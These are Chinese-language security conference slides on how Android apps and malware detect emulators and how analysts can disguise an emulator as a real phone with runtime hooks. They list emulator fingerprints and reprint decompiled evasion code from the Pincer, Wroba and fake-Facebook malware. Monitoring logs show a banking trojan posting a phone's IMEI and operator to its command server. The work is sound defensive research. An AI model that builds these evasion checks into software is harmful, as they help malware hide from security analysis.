Guess Where I am: Android模拟器躲避的检测与应对

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Android模拟器应用广泛

- Google开发出Bouncer用于扫描开发者提交的应用程序
- 安全企业推出针对APK的动态行为检测服务
- 模拟器相对于真机
 - 经济成本低廉
 - 开发部署方便
 - 自我定制可行

Bouncer in a nutshell

- Dynamic runtime analysis of app
- Emulated Android environment
- Runs for 5 minutes
- On Google's infrastructure
- Allows external network access

图片来源 Jon Oberheide & Charlie Miller, DISSECTING THE ANDROID BOUNCER

主要讨论

- Android模拟器检测技术的研究与应用现状?
- 真实世界中的Android应用程序是否存在模拟器检测行为? 有多大比例的应用程序存在此行为?
- 它们模拟器检测的主要方法是什么?
- 它们进行模拟器检测的目的是什么? 和在真机中相比有哪些行为差异?
- 如何将模拟器改造的更接近于真机环境?
- 这种改造在实际中的行为触发效果如何?
- 其他模拟器检测的方法还有哪些?



Android模拟器检测技术研究现状

- Thanasis Petsas et al. Rage against the virtual machine: hindering dynamic analysis of Android malware, EuroSec'14
- Timothy Vidas and Nicolas Christin, Evading Android Runtime Analysis via Sandbox Detection, ASIACCS'14
- 赵闽 and 倪超, 逃离安卓动态检测&订票助手一日谈, HitCon 2013
- Tim Strazzere, Dex Education 201:Anti-Emulators, HitCon 2013
- Patrick Schulz, Android Emulator Detection by Observing Lowlevel Caching Behavior
- Felix Matenaar and Patrick Schulz, Detecting Android SandBoxes
- Jon Oberheide and Charlie Miller, Dissecting the Android Bouncer, SummerCon 2012
- Nicholas J. Percoco and Sean Schulter, Adventures in BouncerLand, Black Hat USA 2012
- Vaibhav Rastogi, Yan Chen and William Enck, AppsPlayGround: Automatic Security Analysis of Smartphone Applications, CODASPY'
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用户层行为和数据

Android系统层特征

Linux系统层特征

模拟器体系结构特征

- ➤ 是否存在API Demos、Dev Tools等模 拟器上的特定应用程序?
- ▶ 联系人、短信、电话记录、相册是否 为空?
- ▶ logcat一直处于运行状态? Log中记录敏感数据信息,如短信发送?

用户层行为和数据

Android系统层特征

Linux系统层特征

模拟器体系结构特征

- ▶ 电话号码 == 15555215554-5584, etc
- ➤ Build. Device == generic, etc
- ▶ 电池状态与电量
- ▶ wifi、GPS等硬件特征
- ➤ 反射调用SystemProperties.get获取 系统属性值
- ➤ 读取/system/build.prop文件检测特征值
- ➤ Monkey行为模拟事件

用户层行为和数据

Android系统层特征

Linux系统层特征

模拟器体系结构特征

- ▶ 通过驱动信息特征检测模拟器
- ▶ 通过设备文件特征检测模拟器
- ➤ 通过执行shell命令检测模拟器

用户层行为和数据

Android系统层特征

Linux系统层特征

模拟器体系结构特征

- ▶ 模拟器CPU信息
- ➤ Qemu二进制翻译技术
- ▶ 模拟器底层缓存行为

Android反模拟器对抗的现状

- 基于Android模拟器的分析系统考虑了模拟器检测行为的 情况
- 部分系统针对性地采取了模拟器检测对抗技术
- 最新研究结果表明实际效果并不理想
 - Timothy Vidas and Nicolas Christin,
 Evading Android Runtime Analysis via
 Sandbox Detection, ASIACCS'14

Detection method	Andrubis	CopperDroid	ForeSafe
getDeviceId()	Υ†	Y	Y
getSimSerial Number()	Y	Y	Ÿ
getLine1 Number()	Y	Y‡	Y
MCC	Y	Y	Y
MNC	Y	Y	Y
FINGERPRINT	Y	Y	Y
BOARD	Y	Y	Y
BRAND	Y	Y	Y
DEVICE	Y	Y	Y
HOST	N	N	N
ID	N	N	N
manufacturer	N	N	N
MODEL	N	N	Y
DDODLICT	- N T		X 7
PRODUCT	N	N	Y
serial	Y	N N	N
serial TAGS	Y	N	N Y
serial TAGS radio	Y Y N	N Y N	N Y N
radio USER	Y	N Y N	N Y N
radio USER NetCountry	Y Y N	N Y N N	N Y N N
serial TAGS radio USER NetCountry NetType	Y Y N	N Y N N N	N Y N N N
serial TAGS radio USER NetCountry NetType PhoneType	Y Y N N	N Y N N N	N Y N N N N
serial TAGS radio USER NetCountry NetType PhoneType	Y Y N N y y	N Y N N N N	N Y N N N N
serial TAGS radio USER NetCountry NetType	Y Y N N y	N Y N N N	N Y N N N N

图片来源: Timothy Vidas and Nicolas Christin Evading Android Runtime Analysis via Sandbox Detection, ASIACCS'14

真实世界中的模拟器检测行为

• 新浪科技:新型病毒伪装成 "Facebook"

瑞星安全专家表示, "Facebook"病毒囊括了资费消耗和隐私监听两类病毒的特点。

该病毒可接收指令,并在用户不知道的情况下让手机发送短信、拨打电话。黑客可利用该功 能群发垃圾短信,并使用户手机拨打吸费号码,造成巨大的资费消耗。

- 模拟器中启动后闪退



```
String str1 = ((TelephonyManager)getSystemService("phone")).getDeviceId();
String str4,
String str5;
if (getResources().getString(2131034115).equals("1")) {
   if (!str1.equals("00000000000000"))
   {
      TelephonyManager localTelephonyManager = (TelephonyManager)getSystemServ str4 = localTelephonyManager.getLine1Number();
   if ((str4 != null) && (!str4.toString().trim().isEmpty())) {
      break label2542;
   }
   str5 = localTelephonyManager.getSubscriberId();
   if ((!str5.startsWith("1555521")) && (!c().equals("Android")) && (!((TelephonyManager)getSubscriberId());
   }
   else
   {
      Process.killProcess(Process.myPid());
   }
}
```

反模拟器行为的检测

- 反编译APK
- 搜索特征API以及字符串
- 进行特征信息比对

模拟器标识

```
.method private static a()Z
   .locals 2
                                                 获取设备型号
   .prologue
   sget-object v0, Landroid/os/Build;->MODEL:Ljava/lang/String;
                                                                     字符串比较
   const-string v1, "google_sdk"
   invoke-virtual {v0, v1}, Ljava/lang/String;->compareToIgnoreCase(Ljava/lang/String;)I
                                                                                      模拟器检测
   move-result v0
   if-eqz v0, :cond_0
   sget-object v0, Landroid/os/Build;->MODEL:Ljava/lang/String;
   const-string v1, "sdk"
   invoke-virtual {v0, v1}, Ljava/lang/String;->compareToIgnoreCase(Ljava/lang/String;)I
   move-result v0
  if-eqz v0, :cond 0
   const/4 v0, 0x0
   :goto 0
   return v0
   :cond 0
   const/4 v0, 0x1
   goto :goto 0
.end method
```

反模拟器行为特征

TelephonyManager

- getLine1Number == 155 5521 <emu-port>
- getDeviceId == 00000000000000
- getDeviceId == 012345678912345
- getSubscriberId == 31026000000000
- getVoiceMailNumber == 15552175049
- getSimSerialNumber == 89014103211118510720

Build

- BRAND == generic
- DEVICE == generic
- HARDWARE == goldfish
- PRODUCT== sdk
- HOST == android-test
- TAGS == test-keys

—

反模拟器行为特征(cont.)

• 特征文件

- /dev/socket/qemud
- /dev/qemu_pipe
- /system/lib/libc_malloc_debug_qemu.so
- /sys/qemu_trace
- /system/bin/qemu-props

• 系统属性

- ro.hardware == goldfish
- ro.product.device == generic
- ro.product.model == sdk
- ro.product.name == sdk

真实世界中Android应用程序的模拟 器检测情况以及主要方法

样本空间

- 正常应用程序
 - 来源: Google Play 2013
 - 样本规模: 14,195
- 恶意代码样本
 - 来源: AndroMalShare http://202.117.54.231:8080
 - 样本规模: 8,939


近50%正常应用具有反模拟器行为

- 49.996%的样本命中特征
- 分析发现大部分特征来源于广告模块
- 过滤广告模块,仍然有21.606%样本命中特征


反模拟器行为多来自于第三方库

- 大部分应用程序自身并没有反模拟器行为,其模拟器检测部分代码来自于以下几类
 - -广告模块: Google Ad, Millennial Media, etc
 - 社交类库: Facebook, Twitter, etc
 - 支付类库: PayPal, Amazaon, etc
 - 视频类库: Youtube, etc
 - -游戏引擎: LGame, etc
 - 其他第三方库: SamSung S-Pen, Mozilla JavaScript, etc

正常应用中反模拟器行为分布情况




正常应用中反模拟器行为分布情况(cont.)



正常应用中反模拟器常用方法分布

• Build类字段使用最为频繁

• 系统属性值使用最少



19%的恶意样本具有反模拟器行为


- 19.029%的恶意样本命中特征
- 部分命中特征仍来源于广告模块,但远低于正常应用中所占比例
- · 过滤广告模块,仍然有15.360%恶意样本命中特征

恶意样本中反模拟器常用方法分布

• 相对于正常样本

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- Build类字段使用仍然最为频繁
- 系统属性值使用有所提升



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模拟器检测的目的

差异化内容推送

- 广告模块在模拟器上推送测试内容
 - Google Ad

AdMob

```
if(v0 == null || (AdManager.isEmulator())) {
    AdManager.g = "emulator";
    Log.i("AdMobSDK", "To get test ads on the emulator use AdManager.setTestDevices()
}

public static boolean isEmulator() {
    boolean v0 = !"unknown".equals(Build.BOARD) || !"generic".equals(Build.DEVICE) || !"generic"
    .equals(Build.BRAND) ? false : true;
    return v0;
}
```

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兼容性检查

Samsung S-Pen

```
public static final boolean isSupportedModel() {
    boolean v0 = (SDrawLibrary.b()) || (SDrawLibrary.a()) ? true : false;
    if(!v0) {
        SDrawLibrary.c();
    }
    return v0;
}

private static boolean a() {
    boolean v0 = Build.MODEL.compareToIgnoreCase("google_sdk") == 0 || Build.MODEL.compareToIgnoreCase("sak") == 0 ? true : false;
    return v0;
}
```

WeChat

```
if (Build.DISPLAY.startsWith("Flyme")) {
    v1.dMq = v5;
    v1.dMt.setDisplayOrientation(v5);
}
else {
    if(!Build.MODEL.equals("M9")) {
        v0_1 = v2;
    }
    else {
        String v0_2 = Build.DISPLAY;
        if(v0_2.substring(0, 0).equals("1")) {
            v0_1 = v2;
        }
    }
```

防止自动化行为

Paypay

WeChat



设备信息收集

Chartboost SDK

Adlantis

```
this.defaultParamMap.put("deviceOsVersion", v1.toString());
this.defaultParamMap.put("deviceOsVersionFull", v0_2);
v0_2 = Build.MODEL;
if(v0_2.compareTo("sdk") == 0) {
    v0_2 = "simulator";
}
this.defaultParamMap.put("deviceFamily", v0_2);
this.defaultParamMap.put("deviceBrand", Build.BRAND);
this.defaultParamMap.put("deviceName", Build.DEVICE);
```

恶意行为隐藏

• 结束自身进程: Fake Facebook

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恶意行为隐藏(cont.)

• Disable恶意组件: Pincer

```
if((v0 1.toLowerCase().equals("android")) || (v1.equals("0000000000000")) || (v1.equals("012345678912345"))
         || (v2.equals("15555215554")) || (Build.MODEL.toLowerCase().equals("sdk")) || (Build
        MODEL.toLowerCase().equals("generic"))) {
    a.a(arg7, true);
          public static void a (Context arg2, boolean arg3) {
              SharedPreferences$Editor v0 = a.h(arg2);
              v0.putBoolean("is program stopped", arg3);
              v0.commit();
              boolean v0 1 = !arg3 ? true : false;
              b.a(arg2, v0_1);
                       public static void a (Context arg1, boolean arg2) {
                           b.a(arg1, OnBootReceiver.class, arg2);
                           b.a(arg1, SmsReceiver.class, arg2);
                           b.a(arg1, PhoneCallReceiver.class, arg2)
                           b.a(argl. SmsSentReceiver.class. arg2):
                                   public static void a (Context arg4, Class arg5, boolean arg6) {
                                       int v0 = arg6 ? 1 : 2;
                                       arg4.getPackageManager().setComponentEnabledSetting(new ComponentName(arg4, arg5), v0, 1);
```

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恶意行为隐藏(cont.)

• 直接跳过恶意行为的执行

```
public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    Intent v0 = new Intent("activity");
    v0.setClass(((Context)this), Mainservices.class);
    this.startService(v0);
    this.getPackageManager().setComponentEnabledSetting(this.getComponentName(), 2, 1);
    this.setupView();
    this.finish();
}

public void onCreate() {
    super.onCreate();
    BaseMessage v0 = new BaseMessage();
    if(!v0.isEnulator() && !v0.isContant(((Context)this)).booleanValue()) {
        this.isrum = true;
        new Thread(((Runnable)this)).start();
    }
}
```

将模拟器改造的更接近于真机

模拟器改造的两种方法


- 源码修改
 - 更改字段值、API行为
 - 编译源码生成system.img
 - 加载system.img运行模拟器
- Runtime Hook
 - 运行时动态修改API调用行为
 - Java层Hook 、Linux层Hook

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源码修改缺点明显

- 下载、编译源码的软硬件需求高
- Android系统碎片化导致不同版本都需修改源码
- 调试、编译时间较长
- 后期修改、维护困难

30GB of free disk space to complete a single build and up to 100GB or more for a full set of builds. The source download is approximately 8.5GB in size.



https://source.android.com/source/building.html

http://opensignal.com/assets/pdf/reports/2014 0 8 fragmentation report.pdf

Runtime Hook轻量灵活

- 软硬件需求低
- 开发、调试、部署方便
- 后期修改、维护容易
- 高度可定制
- 适用于不同版本的Android系统

Android Runtime Hook框架

- Rovo89, Xposed
 - A framework for modules that can change the behavior of the system and apps without touching any APKs
- Saurik, Cydia Substrate
 - The powerful code modification platform behind Cydia
- Collin Mulliner, adbi
 - The Android Dynamic Binary Instrumentation Toolkit



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基于Xposed的开发过程

- 在AndroidManifest中添加meta-data
 - xposedmodule, xposeddescription, xposedminversion
- 导入XposedBridgeApi.jar
- 添加assets/xposed_init文件
- 代码实现

```
findAndHookMethod("com.android.systemui.statusbar.policy.Clock",
    lpparam.classLoader, "updateClock", new XC_MethodHook() {
    @Override
    protected void beforeHookedMethod(MethodHookParam param)
    throws Throwable {
        // this will be called before the original method
    }
    @Override
    protected void afterHookedMethod(MethodHookParam param)
    throws Throwable {
        // this will be called after the original method
    }
}
```

- > args:参数信息
- ➤ thisObject
- ➤ getResult():获 取返回值
- ➤ setResult():设 置返回值

基于Runtime Hook的模拟器改造

调用Java层API

TelephonyManager.getLine1Number

```
protected void afterHookedMethod(MethodHookParam param) throws Throwable {
   param.setResult("15802920458");
}
```

ActivityManager.isUserAMonkey

```
protected void afterHookedMethod(MethodHookParam param) throws Throwable{
    param.setResult(false);
}
```

File.exists("/dev/qemu_pipe")

```
protected void afterHookedMethod(MethodHookParam param) throws Throwable {
    File file = (File) param.thisObject;
    String filePath = file.getAbsolutePath();
    if(filePath.equals("/dev/qemu_pipe"))
        param.setResult(false);
}
```

读取特征文件内容

- /system/build.prop
- Java层IO操作最终会通过libcore.io.loBridge类实现
- Hook open函数,在原函数调用前修改path参数

```
protected void beforeHookedMethod MethodHookParam param) throws Throwable {
  int uid = Binder.getCallingUid();
  if(uid > 10000 && uid < 99999){
    String path = (String) param.args[0];
    if(path.equals("/system/build.prop"))
        param.args[0] = "/data/local/tmp/fake-build.prop";
}</pre>
```

androd.os.Build特征字段

- Build.Device等属于静态字段,在 android.os.Build类加载时完成赋值
- Xposed只提供对函数的Hook操作,无法对字段 值进行动态修改

```
public class Build {
    /** Value used for when a build property is unknown. */
    public static final String UNKNOWN = "unknown";

    /** Either a changelist number, or a label like "M4-rc20". */
    public static final String ID = getString("ro.build.id");

    /** A build ID string meant for displaying to the user */
    public static final String DISPLAY = getString("ro.build.display.id");

    /** The name of the overall product. */
    public static final String PRODUCT = getString("ro.product.name");

    /** The name of the industrial design. */
    public static final String DEVICE = getString("ro.product.device");
```

```
private static String getString(String property) {
    return SystemProperties.get(property, UNKNOWN);
}
```

androd.os.Build特征字段(cont.)

- ①在Android源码中更改Build字段值;②编译
- ①解压system.img文件; ②修改build.prop; ③重新生成system.img

如何不修改源码达到隐藏模拟器特征效果



Smali Hook

- 反编译APK
- 将smali代码中对Landroid/os/Build的引用修改为 自定义的类
- 重新编译、签名生成APK

```
sget-object v0, Landroid/os/Build;->BRAND:Ljava/lang/String;
.line 94
.local v0, "brand":Ljava/lang/String;
const-string v1, "generic"

.class public Lbndroid/os/Build;
.super Ljava/lang/Object;
.source "Build.java"

# static fields
.field public static final BRAND:Ljava/lang/String; = "google"
```

模拟器改造的效果

Tim Strazzere:anti-emulator

- https://github.com/strazzere/anti-emulator
- 改造前

```
E:\01-MobileSec>adb logcat -s AntiEmulator:U

U/AntiEmulator( 3165): Checking for QEmu env...

U/AntiEmulator( 3165): hasKnownDeviceId : true

U/AntiEmulator( 3165): hasKnownImei : true

U/AntiEmulator( 3165): hasKnownPhoneNumber : true

U/AntiEmulator( 3165): isOperatorNameAndroid : true

U/AntiEmulator( 3165): hasKnownImsi : true

U/AntiEmulator( 3165): hasEmulatorBuild:true

U/AntiEmulator( 3165): hasPipes : true

U/AntiEmulator( 3165): hasQEmuDriver : false

U/AntiEmulator( 3165): hasQEmuFiles : true

U/AntiEmulator( 3165): QEmu environment detected.
```

• 改造后

```
E:\01-MobileSec>adb logcat -s AntiEmulator:U

U/AntiEmulator( 2545): Checking for QEmu env...

U/AntiEmulator( 2545): hasKnownDeviceId : false

U/AntiEmulator( 2545): hasKnownImei : false

U/AntiEmulator( 2545): hasKnownPhoneNumber : false

U/AntiEmulator( 2545): isOperatorNameAndroid : false

U/AntiEmulator( 2545): hasKnownImsi : false

U/AntiEmulator( 2545): hasEmulatorBuild:false

U/AntiEmulator( 2545): hasPipes : false

U/AntiEmulator( 2545): hasQEmuDriver : false


U/AntiEmulator( 2545): hasQEmuEiles : false


U/AntiEmulator( 2545): hasQEmuEiles : false

U/AntiEmulator( 2545): QEmu environment not detected.
```

Fake Facebook

• 改造后:运行界面





Fake Facebook(cont.)

• 改造后: 行为监控

```
"Uid":"10048", "InvokeApi": {"org. apache. http. impl. client. AbstractHttpClient->execute":
{"<u>target":"http://androidsoftsecuritv.net"</u>, "request":"null", "context":"null"},
StackTrace":"[dalvik.system.VMStack.getThreadStackTrace(Native Method), java.lang.Thread.getSt
{"Uid":"10048"
                 "InvokeApi": {"org. apache. http. impl. client. AbstractHttpClient->execute": {null},
{"Uid":"10048"
                  'InvokeApi": {"org. apache. http. impl. client. AbstractHttpClient->execute": {null},
{"Uid":"10048"
                  InvokeApi":{"android.app.ContextImpl->getSystemService":{"name":"device_policy
{"Uid":"10048",
                  InvokeApi": {"android.app.ContextImpl->getSystemService": {"name": "phone"\overline{}}}
{"Uid":"10048",
{"Uid":"10048",
{"Uid":"10048",
{"Uid":"10048",
                  "InvokeApi": {"android.telephony.<u>TelephonyManager->getDeviceId": {}}}</u>
"InvokeApi": {"android.app.ContextImpl->getSystemService": {"name": "phone"}}}
                  'InvokeApi": {"android.telephony. <u>TelephonyManager->getNetworkOperatorName</u>": {}}}
{"Uid":"10048", "InvokeApi":{"org.apache.http.impl.client.AbstractHttpClient->execute":
{"target":"http://androidsoftsecurity.net",
"request":"http://androidsoftsecurity.net/iBanking/sms/sync.php-post:bot_id=200&
imei=4998e1dba23dd6a4&iscallhack=1&issmshack=1&isrecordhack=1&isrecordcall=1&isadmin=1&
operator=CMCC&control number=%2B61448835329", "context":"null"}, "StackTrace":"[dalvik.sy
```

Fake Facebook(cont.)

• 改造后: 行为监控

```
{"Uid":"10048", "InvokeApi": {"android.app.ContextImpl->startService":
{"service": "Intent { cmp=com. BioTechnology. iClientsService19200/
{"Uid":"10048", "InvokeApi":{"android.app.ContextImpl->startService":
{"service": "Intent { cmp=com. BioTechnology. iClientsService19200/
com.soft360.iService.webService \"\}}
{"path":"/data/data/com.BioTechnology.iClientsService19200/
shared_prefs/com.BioTechnology.iClientsService19200_preferences.xml",
"flags":"577"}}}
{"Uid":"10048", "FileRW": { "operation": "write", "data":
"3c3f786d6c2076657273696f6e3d27312e302720656e636f64696e67
3d277574662d3827207374616e64616c6f6e653d2779657327203f3e0
a3c6d61703e0a3c737472696e67206e616d653d226b6f64653139223e
3432313533303738313c2f73747269", "id": "189255383"}}
```

Wroba

```
public void onCreate()
{
    super.onCreate();
    BaseMessage localBaseMessage = new BaseMessage();
    if ((!localBaseMessage.isEmulator()) && (!localBaseMessage.isContant(this).booleanValue()))
    {
        SQLiteHelper.CreateSQLiteHelper(this);
        this.isrun = true;
        new Thread(this).start();
    }
}
```

```
public boolean isEmulator()
{
   return (Build.MODEL.equals("sdk")) || (Build.MODEL.equals("google_sdk"));
}
```

Wroba(cont.)

• 改造后: 行为监控

```
{"Uid":"10048", "InvokeApi":
{"android.content.ContentResolver->query":
"uri": "content://com.android.contacts/contacts", projection": "null", "selection": "null",
selectionArgs":"null", "sortOrder":"null",
 cancellationSignal":"null"},
"libcore.io.IoBridge->open":
"path":"/data/data/nh.four/shared_prefs/wx.xml", "flags":"577"}}}
"Uid":"10048", "FileRW":{ "operation": "write", "data":
3c3f786d6c2076657273696f6e3d27312e302720656e636f64696e67
3d277574662d3827207374616e64616c6f6e653d2779657327203f3e0
a3c6d61703e0a3c737472696e67206e616d653d22657432223e64646
4643c2f737472696e673e0a3c737472", "id": "2017470375"}}
         <?xml version='1.0' encoding='utf-8'
         standalone='yes' ?>
         <map>
         <string name="et2">dddd</string>
         <str
```

其他模拟器检测方法

通过Native Code检测模拟器

__system_property_get

```
JNIEXPORT jboolean JNICALL Java_com_emulator_detect_DetectUtils_detectGetpropDirectly
( JNIEnv* env, jobject thiz )
{
   int len;
   char buf[1024];
   len = __system_property_get("ro.product.name", buf);
   return (strcmp(buf, "sdk") == 0);
}
```


stat ("/dev/qemu_pipe", &buffer) == 0

```
I/EmulatorDetect( 5489): Native Code-__system_property_get: The device is an And
roid emulator
I/EmulatorDetect( 5489): Native Feature File - /dev/qemu_pipe: The device is an
Android emulator
```

通过物理环境感知检测模拟器

- Android系统传感器普及率
 - 数据来源: Open Signal

Sensor Prevalence



• 模拟器不存在相关的物理传感器

设备震动+Microphone

• 如何使设备震动

```
<uses-permission android:name="android.permission.VIBRATE"/>
Make sure to include this line in your AndroidManifest.xml file.
Import the Vibration Library
Most IDEs will do this for you, but here is the import statement if yours doesn't:
 import android.os.Vibrator;
Make sure this in the activity where you want the vibration to occur.
How to Vibrate for a Given Time
In most circumstances, you'll be wanting to vibrate the device for a short, predetermined amount of time.
You can achieve this by using the vibrate(long milliseconds) method. Here is a quick example:
// Get instance of Vibrator from current Context
Vibrator v = (Vibrator) getSystemService(Context.VIBRATOR SERVICE);
// Vibrate for 400 milliseconds
v.vibrate(400);
```

http://stackoverflow.com/questions/13950338/how-to-make-an-android-device-vibrate

设备震动+Microphone(cont.)

• 监听声音变化




设备震动+Accelerometer

• 监听加速度变化



通过电量统计数据差异检测模拟器





总结

- 设计实现了反模拟器行为的检测
- 对真实样本数据的分析发现
 - 反模拟器行为在真实世界中应用十分普遍
 - 大部分第三方库进行了模拟器环境检测
 - 正常样本中模拟器检测行为比例高于恶意样本
- 基于Runtime Hook的反模拟器对抗系统可以提高 行为触发
- 提出其他模拟器检测的方法

谢谢!

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HideAndroidEmulator:

https://github.com/MindMac/HideAndroidEmulator